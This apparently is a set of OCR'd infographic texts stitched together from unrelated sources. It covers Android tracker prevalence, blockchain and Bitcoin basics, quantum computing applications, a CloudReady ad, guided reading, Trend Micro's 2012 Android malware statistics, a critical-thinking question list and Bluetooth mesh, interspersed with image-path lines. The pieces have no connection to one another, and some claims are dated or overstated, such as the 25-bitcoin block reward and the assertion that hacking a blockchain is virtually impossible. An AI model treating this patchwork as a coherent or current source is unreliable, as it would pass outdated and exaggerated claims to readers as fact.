
RESEARCHLIVE


US – Seventy-five per cent of Android apps contain at least one third-party tracker, according to a study by Yale University's Privacy Lab and French non-profit organisation Exodus Privacy.



> **"A blockchain is a magic computer that anyone can upload programs to and leave the programs to self-execute, where the current and all previous states of every program are always publicly visible, and which carries a very strong crypto economically secured guarantee that programs running on the chain will continue to execute in exactly the way that the blockchain protocol specifies."—Vitalik Buterin**

Blockchain's decentralized, open & cryptographic nature allow people to trust each other and transact peer to peer, making the need for intermediaries obsolete. This also brings unprecedented security benefits. Hacking attacks that commonly impact large centralized intermediaries like banks would be virtually impossible to pull off on the blockchain. For example—if someone wanted to hack into a particular block in a blockchain, a hacker would not only need to hack into that specific block, but all of the proceeding blocks going back the entire history of that blockchain. And they would need to do it on every ledger in the network, which could be millions, simultaneously.[13]


GENESIS: THE CREATION OF BITCOINS
Created in 2009 by Satoshi Nakamoto.
The network is created and the Genesis block is mined.
WHAT ARE BITCOINS?
Online virtual currency: Can be easily transferred from one party to another.
Decentralized: It is not controlled by any institution or goverment.
Peer-to-peer system: Operates on a network of user based computers.
HOW ARE BITCOINS CREATED?
Bitcoin Mining: The process of verifiying transactions conducted on the network using Bitcoin mining software and hardware.
As a reward, Bitcoin miners receive Bitcoins for their work, a new block is created around every 10 minutes. The current reward is 25 Bitcoins, this value halfs every four years until all Bitcoins are mined.



Quantum computing
Impact on applications and industries
Chemistry
Big data
01000
010101
010101
Cryptography
Optimization
Machine learning
Weather services
Materials science
Measurement
GOVERNMENT
e.g. Support deep cryptoanalysis of critical data
PHARMACEUTICAL
e.g. Develop new drugs and treatments
MANUFACTURING & INDUSTRIAL
e.g. Develop new materials and processes
TELECOMMUNICATIONS
e.g. Enable secure communications across networks
TRAVEL & TRANSPORTATION
e.g. Design new vehicles and transport systems
FINANCIAL SERVICES
e.g. Predict market trends and risks

cloudready


by neverware


The only way to get a Chromebook without buying one

A Network of Processing Systems for Reading




The goal of guided reading is to help students build their reading power - to build a network of strategic actions for processing texts...
...all operating simultaneously in the reader's head.


BEHIND THE ANDROID MENACE: MALICIOUS APPS
FAST FACTS
5,000 new malicious Android apps were found in Q1 2012. In Q2 2012, 10k new malicious apps were found in just 1 month!
10k
129k
By the end of 2012, Trend Micro predicts that there will be more than 129K malicious apps detected
17 malicious apps in Google Play were downloaded a total of 700,000 times before their removal
700k
20%
Only 20% of Android mobile device users have a Security App installed
TOP CHARTS
Top Ten Detected Malware Families
1 FAKE
Premium Service Abuser
2 ADWAIRPUSH
Adware
3 BOXER
Premium Service Abuser
4 DROIDKUNGFU
Data Stealer Click Fraudster, Malicious Downloader, Rooter
5 PLANKTON
Data Stealer
6 JIFAKE
Premium Service Abuser
ANDROID MALWARE GROWTH
140,000
120,000
100,000
80,000
60,000
40,000
20,000
0
"As of June 2012, TrendLabs has collected over 25,000 Android malware samples. That's more than double than what we initially predicted!"
Q4 2011
Q1 2012
Q2 2012
Q3 2012
Q4 2012
PREDICTIONS
900
3,000
11,000
38,000
129,000
ACTUAL
1,000
6,000
25,000
ANDROID MALWARE TYPES


The Ultimate Cheatsheet for
Critical Thinking
Want to exercise critical thinking skills? Ask these questions whenever you discover or discuss new information. These are broad and versatile questions that have limitless applications!
Who
... benefits from this?
... is this harmful to?
... makes decisions about this?
... is most directly affected?
... have you also heard discuss this?
... would be the best person to consult?
... will be the key people in this?
... deserves recognition for this?
What
... are the strengths/weaknesses?
... is another perspective?
... is another alternative?
... would be a counter-argument?
... is the best/worst case scenario?
... is most/least important?
... can we do to make a positive change?
... is getting in the way of our action?
Where
... would we see this in the real world?
... are there similar concepts/situations?
... is there the most need for this?
... in the world would this be a problem?
... can we get more information?
... do we go for help with this?
... will this idea take us?
... are the areas for improvement?
When
... is this acceptable/unacceptable?
... would this benefit our society?
... would this cause a problem?
... is the best time to take action?
... will we know we've succeeded?
... has this played a part in our history?
... can we expect this to change?
... should we ask for help with this?
Why
... is this a problem/challenge?
... is it relevant to me/others?
... is this the best/worst scenario?
... are people influenced by this?
... should people know about this?
... has it been this way for so long?
... have we allowed this to happen?
... is there a need for this today?
How
... is this similar to _______?
... does this disrupt things?
... do we know the truth about this?
... will we approach this safely?
... does this benefit us/others?
... does this harm us/others?
... do we see this in the future?
... can we change this for our good?

Extending Bluetooth® with Mesh Networking


While previous Bluetooth versions supported pairing (1:1) or beacon-style one-to-many (1:m) broadcasting, Bluetooth mesh enables many-to-many (m:m) communications.



Bluetooth connects 8.2 billion devices today and is expected to be used in 60% of wireless devices by 2021.

Source: ABI Research

Benefits of Bluetooth mesh:




- Increase system scale with hundreds of devices in a subnet
- Extend range from gateways or mobile devices with multi-hop communication
- Enable cloud connectivity via smart phones
- Improve system reliability with self-healing networks
- Reduce power consumption with shorter transmission distances between devices
- Enable Bluetooth beaconing and beacon discovery capabilities in mesh nodes

m


Examples of Bluetooth mesh applications:


- Smart lighting
- Asset tracking
- Home automation


Silicon Labs: Industry's Best Tools for Mesh Development

